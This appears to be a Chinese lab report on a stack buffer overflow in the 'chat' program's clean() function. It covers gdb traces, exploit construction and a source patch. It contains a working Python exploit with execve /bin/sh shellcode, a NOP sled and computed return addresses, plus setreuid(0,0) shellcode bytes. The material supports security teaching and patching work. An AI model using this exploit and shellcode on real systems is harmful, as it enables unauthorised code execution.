Breakpoint 4 at 0x8049e27: file chat.c, line 829.
(gdb) disas $pc $pc+0x40
Dump of assembler code from 0x8049e27 to 0x8049e67:
0x08049e27 <clean+87>:    mov    0xfffff7f0(%ebp),%ecx
0x08049e2d <clean+93>:    test   %ecx,%ecx
0x08049e2f <clean+95>:    je     0x8049e35 <clean+101>
0x08049e31 <clean+97>:    movb   $0xd,(%esi)
0x08049e34 <clean+100>: inc    %esi
0x08049e35 <clean+101>: movb   $0x0,(%esi)
0x08049e38 <clean+104>: lea    0x2(%esi),%eax
0x08049e3b <clean+107>: movb   $0x0,0x1(%esi)
0x08049e3f <clean+111>: mov    0xfffff7ec(%ebp),%edx
0x08049e45 <clean+117>: sub    %edx,%eax
0x08049e47 <clean+119>: mov    %eax,0x4(%esp)
0x08049e4b <clean+123>: lea    0xffffbf4(%ebp),%eax
0x08049e51 <clean+129>: mov    %eax,(%esp)
0x08049e54 <clean+132>: call   0x8049d70 <dup_mem>
0x08049e59 <clean+137>: add    $0x81c,%esp
0x08049e5f <clean+143>: pop    %ebx
0x08049e60 <clean+144>: pop    %esi
0x08049e61 <clean+145>: pop    %edi
0x08049e62 <clean+146>: pop    %ebp
0x08049e63 <clean+147>: ret
0x08049e64 <clean+148>: movzbl (%ebx),%eax
End of assembler dump.
(gdb) b *0x08049e54
Breakpoint 5 at 0x8049e54: file chat.c, line 834.
(gdb) c
Continuing.

Breakpoint 5, 0x08049e54 in clean (s=0xbffff885 "", sending=-112410625) at chat.c:834
```

```
834         in chat.c
2: /x *3221220780 = 0xf94cbfff
1: x/i $pc    0x8049e54 <clean+132>:          call      0x8049d70 <dup_mem>
```

查看 hotpot 周围的数据（被 shellcode 覆盖）

```
(gdb) x/36x 0xbfffedac-0x7c
0xbfffed30:        0x90909090      0x90909090      0x90909090      0x50c03190
0xbfffed40:        0x732f2f68      0x622f6868      0xe3896e69      0xe1895350
0xbfffed50:        0x0bb0d231      0xf94c80cd      0xf94cbfff      0xf94cbfff
0xbfffed60:        0xf94cbfff      0xf94cbfff      0xf94cbfff      0xf94cbfff
0xbfffed70:        0xf94cbfff      0xf94cbfff      0xf94cbfff      0xf94cbfff
0xbfffed80:        0xf94cbfff      0xf94cbfff      0xf94cbfff      0xf94cbfff
0xbfffed90:        0xf94cbfff      0xf94cbfff      0xf94cbfff      0xf94cbfff
0xbfffeda0:        0xf94cbfff      0xf94cbfff      0xf94cbfff (old_ebp)      0xf94cbfff(ret)
0xbfffedb0:        0xf94cbfff      0xf94cbfff      0x0000bfff      0x00000000
(gdb) disas $pc $pc+0x10
Dump of assembler code from 0x8049e54 to 0x8049e64:
0x08049e54 <clean+132>: call    0x8049d70 <dup_mem>
0x08049e59 <clean+137>: add     $0x81c,%esp
0x08049e5f <clean+143>: pop     %ebx
0x08049e60 <clean+144>: pop     %esi
0x08049e61 <clean+145>: pop     %edi
0x08049e62 <clean+146>: pop     %ebp
0x08049e63 <clean+147>: ret
End of assembler dump.
(gdb)
```

接着等 call 返回之后，修改 esp，弹出 clean 函数开始所压栈的元素：ebx、esi、edi、ebp，接着把覆盖的 retaddr 返回，下一个指令计数器值为 0xf94cbfff。

而 0xf94cbfff 这个位置不可访问，因此出现段错误。

重新计算返回地址，重现攻击

攻击失败原因分析

刚才我们分析发现，攻击失败的原因有两点：retaddr 自身计算不正确，另外数组构造不合理，retaddr 覆盖 hotpot 时发生挪位。

计算 shellcode 数组布局

回顾我们刚才考察 clean 函数的机器码时，所得到的结论：接受数据的缓冲区地址为 $ebp+0xffffbf4，也就是$ebp-1036。

为了保证 shellcode 数组恰好覆盖到 hotpot（不挪位），我们需要把 shellcode 数组的前面

一部分（所有的 nop，以及 25 字节的 shellcode，以及若干个 4 字节的 retaddr）刚好填充 1036 个字节。

只需要把 nop 个数调整为除 4 余 3 的数即可。比如我们把它从 929 调整为 931。

整体的 shellcode 数组布局为：931 个 nop，25 个字节的 shellcode，24 个 4 字节的 retaddr

计算返回地址：

从上面知道，shellcode 数组起始位置为$ebp-1036，nop 个数为 931。从而，返回地址的范围是：$ebp-1036 ～ $ebp-1036 + 931。

我们刚才已经可以看到，$esp 恰好为 hotpot 的相邻低地址位置，即

$esp=0xbfffedac-4=0xbfffeda8

从而，返回地址范围是 0xbfffe99c ~ 0xbfffed3f

修改 shellcode 数组，重现攻击

这里只重现攻击，不做调试干涉，所以把 python 脚本同样做出修改：

```
$ cat execute_gdb_chat.py.fix
#! /usr/bin/python2.3
prog = "./ chat"                                        #取消 gdb 调试
args = ["chat"]

buffer    = '\x90'*931                                  #修改 shellcode 数组
buffer += '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62'          \
          '\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80'
buffer += '\x3f\xec\xff\xbf'*24                         #修改 shellcode 数组


args.append(buffer)

import os
os.execv(prog, args)
$ ./execute_gdb_chat.py.fix
sh-3.00$    chat        debug.result-11111257        debug.result-final        execute_gdb_chat.py
execute_gdb_chat.py.bak    execute_gdb_chat.py.fix gdb_chat
      sh-3.00$zhangcha pts/1            Nov 11 17:51 (172.31.28.95)
```

可以看到，攻击代码已经攻击成功，启动了/bin/sh 程序。但是这个攻击代码有一些问题，新启动的 shell 不能显示提示符（上面的例子中我输入了 ls 命令和 who am i 两个命令），而且布局混乱等等。猜测是环境变量出了问题。

查看 shellcode 攻击原理

Shellcode 数组如何覆盖掉 hotpot 处的返回地址，我们前面已经看到了。下面我们再看看，成功覆盖之后，shellcode 是符合被执行的。为了方便，前面覆盖返回地址这一块不再重新跟踪了。因此，我们根据刚才对漏洞函数 clean 函数的代码的分析，在其中 while 循环退出的地方 0x08049e27 设置断点。

为了启动调试，我们再把刚才成功的攻击脚本 execute_gdb_chat.py.fix 修改一下：

```
$ cat execute_gdb_chat.py.fix2
#! /usr/bin/python2.3
prog = "./gdb_chat"                    ；修改此处，前面说过 gdb_chat 是一个 shell 脚本
                                       ；作用是启动 gdb 调试 chat，并传递参数
args = ["chat"]

buffer    = '\x90'*931
buffer                                                                          +=
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\
xb0\x0b\xcd\x80'
buffer += '\x3f\xec\xff\xbf'*25



args.append(buffer)

import os
os.execv(prog, args)
```

启动运行，设置断点：

```
$ ./execute_gdb_chat.py.fix2
……

(gdb) b main
Breakpoint 1 at 0x804b3a0: file chat.c, line 274.
(gdb) b *0x08049e27                                    ；clean 中循环跳出点
Breakpoint 2 at 0x8049e27: file chat.c, line 829.
(gdb) r
Starting
program: ./chat ????????????????????????????????????1   h//shh/bin???? ¡ã

Reading symbols from shared object read from target memory...done.
Loaded system supplied DSO at 0xb7fff000

Breakpoint 1, main (argc=-1073743738, argv=0xbffff896) at chat.c:274
274         chat.c: No such file or directory.
            in chat.c
(gdb) c
```

```
Continuing.

Breakpoint 2, clean (s=0xbffff885 "", sending=-1073746881) at chat.c:829
829         in chat.c
(gdb) disas $pc $pc+0x40
Dump of assembler code from 0x8049e27 to 0x8049e67:
0x08049e27 <clean+87>:    mov       0xfffff7f0(%ebp),%ecx
0x08049e2d <clean+93>:    test      %ecx,%ecx
0x08049e2f <clean+95>:    je        0x8049e35 <clean+101>
0x08049e31 <clean+97>:    movb      $0xd,(%esi)
0x08049e34 <clean+100>: inc       %esi
0x08049e35 <clean+101>: movb      $0x0,(%esi)
0x08049e38 <clean+104>: lea       0x2(%esi),%eax
0x08049e3b <clean+107>: movb      $0x0,0x1(%esi)
0x08049e3f <clean+111>: mov       0xfffff7ec(%ebp),%edx
0x08049e45 <clean+117>: sub       %edx,%eax
0x08049e47 <clean+119>: mov       %eax,0x4(%esp)
0x08049e4b <clean+123>: lea       0xffffbf4(%ebp),%eax
0x08049e51 <clean+129>: mov       %eax,(%esp)
0x08049e54 <clean+132>: call      0x8049d70 <dup_mem>
0x08049e59 <clean+137>: add       $0x81c,%esp
0x08049e5f <clean+143>: pop       %ebx
0x08049e60 <clean+144>: pop       %esi
0x08049e61 <clean+145>: pop       %edi
0x08049e62 <clean+146>: pop       %ebp
0x08049e63 <clean+147>: ret
0x08049e64 <clean+148>: movzbl (%ebx),%eax
End of assembler dump.
(gdb)
```

从前面分析已经知道，此时 shellcode 数组已经覆盖了 hotpot 等，下面接着执行 clean 函数剩下的指令。比较关键的两条指令显然是 0x08049e54 处的 call 指令和 0x08049e63 处的 ret 指令，在这两个地方设置断点：

```
(gdb) b *0x08049e54
Breakpoint 3 at 0x8049e54: file chat.c, line 834.
(gdb) b *0x08049e63
Breakpoint 4 at 0x8049e63: file chat.c, line 835.
(gdb) c
Continuing.

Breakpoint 3, 0x08049e54 in clean (s=0xbffff885 "", sending=-1073746881) at chat.c:834
834         in chat.c
(gdb) disas $pc $pc+0x10
Dump of assembler code from 0x8049e54 to 0x8049e64:
```

```
0x08049e54 <clean+132>: call   0x8049d70 <dup_mem>
0x08049e59 <clean+137>: add    $0x81c,%esp
0x08049e5f <clean+143>: pop    %ebx
0x08049e60 <clean+144>: pop    %esi
0x08049e61 <clean+145>: pop    %edi
0x08049e62 <clean+146>: pop    %ebp
0x08049e63 <clean+147>: ret
End of assembler dump.
(gdb) x/36x 0xbfffedac-0x7c                    ；查看 hotpot 处的数据，与 shellcode 数组相符
0xbfffed30:   0x90909090   0x90909090   0x90909090   0x31909090
0xbfffed40:   0x2f6850c0   0x6868732f   0x6e69622f   0x5350e389
0xbfffed50:   0xd231e189   0x80cd0bb0   0xbfffec3f   0xbfffec3f
0xbfffed60:   0xbfffec3f   0xbfffec3f   0xbfffec3f   0xbfffec3f
0xbfffed70:   0xbfffec3f   0xbfffec3f   0xbfffec3f   0xbfffec3f
0xbfffed80:   0xbfffec3f   0xbfffec3f   0xbfffec3f   0xbfffec3f
0xbfffed90:   0xbfffec3f   0xbfffec3f   0xbfffec3f   0xbfffec3f
0xbfffeda0:   0xbfffec3f   0xbfffec3f   0xbfffec3f   0xbfffec3f  ；返回地址
0xbfffedb0:   0xbfffec3f   0xbfffec3f   0xbfffec3f   0x00000000
(gdb) x/12x 0xbfffec3f                         ;查看返回地址处的数据（全是 nop）
0xbfffec3f:   0x90909090   0x90909090   0x90909090   0x90909090
0xbfffec4f:   0x90909090   0x90909090   0x90909090   0x90909090
0xbfffec5f:   0x90909090   0x90909090   0x90909090   0x90909090
```

即将执行一个 0x08049e54 处的 call 指令，调试方便起见，暂时不跟踪进去，直接执行完这个 call 调用，然后查看执行完时我们关心的 hotpot 点的值是否改变即可。

```
gdb) nexti                                     ；单步调试，跳过，不进入被调用函数
835         in chat.c
(gdb) disas $pc $pc+0x10
Dump of assembler code from 0x8049e59 to 0x8049e69:
0x08049e59 <clean+137>: add    $0x81c,%esp
0x08049e5f <clean+143>: pop    %ebx
0x08049e60 <clean+144>: pop    %esi
0x08049e61 <clean+145>: pop    %edi
0x08049e62 <clean+146>: pop    %ebp
0x08049e63 <clean+147>: ret
0x08049e64 <clean+148>: movzbl (%ebx),%eax
0x08049e67 <clean+151>: inc    %ebx
0x08049e68 <clean+152>: test   %al,%al
End of assembler dump.
(gdb) x/36x 0xbfffedac-0x7c                    ；hotpot 附件数据未发生改变
0xbfffed30:   0x90909090   0x90909090   0x90909090   0x31909090
0xbfffed40:   0x2f6850c0   0x6868732f   0x6e69622f   0x5350e389
0xbfffed50:   0xd231e189   0x80cd0bb0   0xbfffec3f   0xbfffec3f
0xbfffed60:   0xbfffec3f   0xbfffec3f   0xbfffec3f   0xbfffec3f
0xbfffed70:   0xbfffec3f   0xbfffec3f   0xbfffec3f   0xbfffec3f
```

```
0xbfffed80:    0xbfffec3f    0xbfffec3f    0xbfffec3f    0xbfffec3f
0xbfffed90:    0xbfffec3f    0xbfffec3f    0xbfffec3f    0xbfffec3f
0xbfffeda0:    0xbfffec3f    0xbfffec3f    0xbfffec3f    0xbfffec3f
0xbfffedb0:    0xbfffec3f    0xbfffec3f    0xbfffec3f    0x00000000
```

接着执行完 clean，到达下一个断点：0x08049e63 处的 ret。

```
(gdb) c
Continuing.

Breakpoint 4, 0x08049e63 in clean (s=0x90909090 <Address 0x90909090 out of
bounds>, sending=-1869574000) at chat.c:835
835         in chat.c
(gdb) disas $pc $pc+2              ；即将执行 clean 函数的 ret
Dump of assembler code from 0x8049e63 to 0x8049e65:
0x08049e63 <clean+147>: ret
0x08049e64 <clean+148>: movzbl (%ebx),%eax
End of assembler dump.
(gdb) p/x $esp                ；与下一句一起，查看 ret 之后的返回地址（栈顶元）
$1 = 0xbfffedac
(gdb) p/x *0xbfffedac
$2 = 0xbfffec3f
```

单步调试，即将执行的就是上面看到的 0xbfffec3f 处的指令 nop

```
gdb) stepi
0xbfffec3f in ?? ()
(gdb) disas $pc $pc+0x10
Dump of assembler code from 0xbfffec3f to 0xbfffec4f:
0xbfffec3f:        nop
0xbfffec4d:        nop
……
0xbfffec4e:        nop
End of assembler dump.
```

可以看到，即将执行很多 nop 指令。回想我们的 shellcode 数组，前面有很多 nop，然后是 shellcode，然后是 retaddr。而且 shellcode 非常靠近 hotpot（因为 retaddr 数目少）。回顾刚才查看 hotpot 附近数据时，看到的：

```
(gdb) x/36x 0xbfffedac-0x7c                ；查看 hotpot 处的数据
0xbfffed30:    0x90909090    0x90909090    0x90909090    0x31909090
0xbfffed40:    0x2f6850c0    0x6868732f    0x6e69622f    0x5350e389
0xbfffed50:    0xd231e189    0x80cd0bb0    0xbfffec3f    0xbfffec3f
0xbfffed60:    0xbfffec3f    0xbfffec3f    0xbfffec3f    0xbfffec3f
0xbfffed70:    0xbfffec3f    0xbfffec3f    0xbfffec3f    0xbfffec3f
0xbfffed80:    0xbfffec3f    0xbfffec3f    0xbfffec3f    0xbfffec3f
0xbfffed90:    0xbfffec3f    0xbfffec3f    0xbfffec3f    0xbfffec3f
0xbfffeda0:    0xbfffec3f    0xbfffec3f    0xbfffec3f    0xbfffec3f  ；返回地址
0xbfffedb0:    0xbfffec3f    0xbfffec3f    0xbfffec3f    0x00000000
```

可以看到，0xbfffed30 处开始出现非 nop 指令，在此设置断点，并运行到此处：

```
(gdb) b *0xbfffed30
Breakpoint 5 at 0xbfffed30
(gdb) c
Continuing.

Breakpoint 5, 0xbfffed30 in ?? ()
(gdb) disas $pc $pc+0x30
Dump of assembler code from 0xbfffed30 to 0xbfffed60:
0xbfffed30:     nop
……
0xbfffed3d:     nop
0xbfffed3e:     nop
0xbfffed3f:     xor     %eax,%eax
0xbfffed41:     push    %eax
0xbfffed42:     push    $0x68732f2f
0xbfffed47:     push    $0x6e69622f
0xbfffed4c:     mov     %esp,%ebx
0xbfffed4e:     push    %eax
0xbfffed4f:     push    %ebx
0xbfffed50:     mov     %esp,%ecx
0xbfffed52:     xor     %edx,%edx
0xbfffed54:     mov     $0xb,%al
0xbfffed56:     int     $0x80                ; 调用中断 0x80
……
```

在上面中断的地方设置断点，运行到此处：

```
(gdb) b *0xbfffed56
Breakpoint 6 at 0xbfffed56
(gdb) c
Continuing.

Breakpoint 6, 0xbfffed56 in ?? ()
(gdb) info registers
eax            0xb      11
ebx            0xbfffeda4       -1073746524
ecx            0xbfffed9c       -1073746532
edx            0x0      0
esi            0xbfffec3f       -1073746881
edi            0xbfffec3f       -1073746881
esp            0xbfffed9c       0xbfffed9c
ebp            0xbfffec3f       0xbfffec3f
eip            0xbfffed56       0xbfffed56
……
```

查阅资料得知，int 0x80 功能是从用户态切换到内核态，把 eax 作为系统调用功能号（系统调用功能号列表参见/usr/include/asm/unistd.h 中的定义），去调用相关的系统调


用。相关的系统调用的参数依次放在 ebx、ecx、edx、esi、edi 中。如果多于 5 个参数，eax 仍然存放功能号，不过所有参数放在一块连续的内存区域中，ebx 存放该内存区域指针。

我们这里 shellcode 调用的系统调用功能号是 11，查看列表文件：

```
$ cat /usr/include/asm/unistd.h
……
#define __NR_execve                    11
……
```

发现，11 是 execve 系统调用的功能号，查看系统手册，可以发现 execve 接受的参数列表为：execve(const char * filename,char * const argv[ ],char * const envp[ ])，它的作用是调用 filename 这个程序，用 argv 作为程序的参数，envp 作为程序的环境变量。

从而，ebx 是指向待调用的程序文件，ecx 是执行参数，edx 是环境变量。再分析一下 shellcode 的代码，可以看到，0xbfffed56 处的 int 指令即将执行时，栈帧情形为：



而且 edx = 0，从而该中断的作用就是，启动/bin//sh，参数和环境变量都为空

继续执行，将进入内核态，完成中断等，不用再继续跟踪调试，直接继续运行：

```
(gdb) c
Continuing.
sh-3.00$
```

能否取得 root 权限

Linux 下的函数 int setreuid(uid_t ruid,uid_t euid);可以用来设置当前程序的用户识别码（user id），这个函数可以设置两个当前进程的实际用户码（real user id）和有效用户 id（effective user id）。

而 id 为 0 代表 root，从而 setreuid（0，0）如果成功的话，就能取得 root 权限。

下面考虑用 shellcode 实现 setreuid（0，0），同前面 shellcode 想法类似，通过 int 0x80 调用 setreuid 的系统调用（调用号是 0x46）。从而可以构造如下代码：

```
xor ebx,ebx        参数一：真实用户 id(ruid)=0
xor ecx,ecx        参数二：有效用户 id(euid)=0
xor eax,eax
mov al,0x46        系统调用 0x46
int 0x80           设置 setreuid(0,0)
```

相应的二进制码是“\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80”。

但是如果调用 setreuid 的程序的 effective user id 不是特权用户的话，setreuid（0，0）是不会成功的。而对于我们这次案例来说的话，如果我们以普通用户运行攻击代码（chat 程序也只有普通权限），我们无法通过 setreuid（0，0）提升权限。

给漏洞程序打上补丁

打补丁时，我们可以自己在机器码级别加入适当的代码，这种做法对汇编要求较高，同时还要熟悉可执行文件的格式。（否则不加注意的添加代码，可能破坏文件结构，导致系统不能识别它为可执行文件。）

另外一个简单的办法是从源码级别修改，然后重新编译，生成已打补丁的程序。

这里我们采用源码层次修改。为了给程序打补丁，我们找到程序的源代码，进行适当修改，然后重新编译。接着使用 Linux 命令 diff 生成补丁文件，并用 patch 命令打补丁。

修改源代码

从网上下载源代码。查看源码：

```
668  char *clean(s, sending)
669  register char *s;
670  int sending;  /* set to 1 when sending (putting) this string. */
671  {
672      char temp[STR_LEN], env_str[STR_LEN], cur_chr;
673      register char *s1, *phchar;
674      int add_return = sending;
675  #define isoctal(chr)  (((chr) >= '0') && ((chr) <= '7'))
676  #define isalnumx(chr) ((((chr) >= '0') && ((chr) <= '9')) \
677          || (((chr) >= 'a') && ((chr) <= 'z')) \
678          || (((chr) >= 'A') && ((chr) <= 'Z')) \
679          || (chr) == '_')
680
681      s1 = temp;
682      while (*s) {
683        cur_chr = *s++;
684        if (cur_chr == '^') {
695        }
696
697        if (use_env && cur_chr == '$') {     /* ARI */
707        }
708
709        if (cur_chr != '\\') {
710          *s1++ = cur_chr;
711          continue;
712        }
713
714        cur_chr = *s++;
715        if (cur_chr == '\0') {
721        }
722
723        switch (cur_chr) {
826        }
827      }
```

从前面分析 clean 函数机器码可以看出来，其中的 while 循环结束判断标准是'\0'作为字符串结束符，从而循环体中的拷贝操作导致了缓冲区溢出。

结合源码，可以看见，shellcode 数组（就是源码中的参数 s），被拷贝到目标数组 temp 中，逐个字符拷贝，遇到'\0'结束。结束时可能超过了 temp 的大小限制 STR_LEN。

从而修改代码的方法之一是：在 while 循环之前，加入判断语句，判断 s 字符串长度是否大于 STR_LEN。代码如下：

```
If(strlen(s)>=1024)
        exit(1);
```

修改方法之二是，保证程序继续执行，把判断条件加入 while 循环头中。如：

```
While( *s && (s1-temp)< STR_LEN )
        ……
```

得到修改的源文件 chat.patched.c，编译生成可执行文件 chat.new

使用 diff 生成补丁文件

假定原来程序为 chat，打完补丁编译得到的程序为 chat.new，都处在当前目录下面。

```
$ diff –au chat chat.new > chat.patch
```

生成可以分发的 chat.patch 文件，这个文件用户拿到之后就可以使用 patch 命令完成补丁。

使用 patch 命令打补丁

用户拿到了 patch 文件之后，使用 patch 命令完成打补丁。用户先进入 chat 所在目录，使用如下命令：

```
$ patch –p0 <chat.patch. patch
```

完成之后，原始的 chat 就被更新成功。

总结与问题回答：

1. 从中分析查找缓冲区溢出漏洞位置，分析漏洞机制

上面的分析中，我们定位到了漏洞所在位置为 chat 程序中的 clean 函数的 while 循环体中做字符串拷贝，但是 while 循环以源字符串的结束符'\0'为结束标志，而忽略了目标缓冲区的大小限制，最终导致了溢出。

2. 编写本地缓冲区溢出渗透攻击代码，并进行攻击

攻击代码见上面的脚本 execute_gdb_chat.py.fix。

3. 确认是否可获得 root 权限，如否，为什么，前提条件是什么？

不能获得 root 权限。能获得 root 权限的前提是 chat 程序的 effective user id 为 0（root）。比如 passwd 程序属于 root，但是普通用户可以调用，而且调用时 effective user id 为 0。

4. 针对发现的漏洞，给该程序编写一个补丁程序，使之修补所发现漏洞。

补丁程序见上面的 chat.patched.c，补丁二进制程序为 chat.patch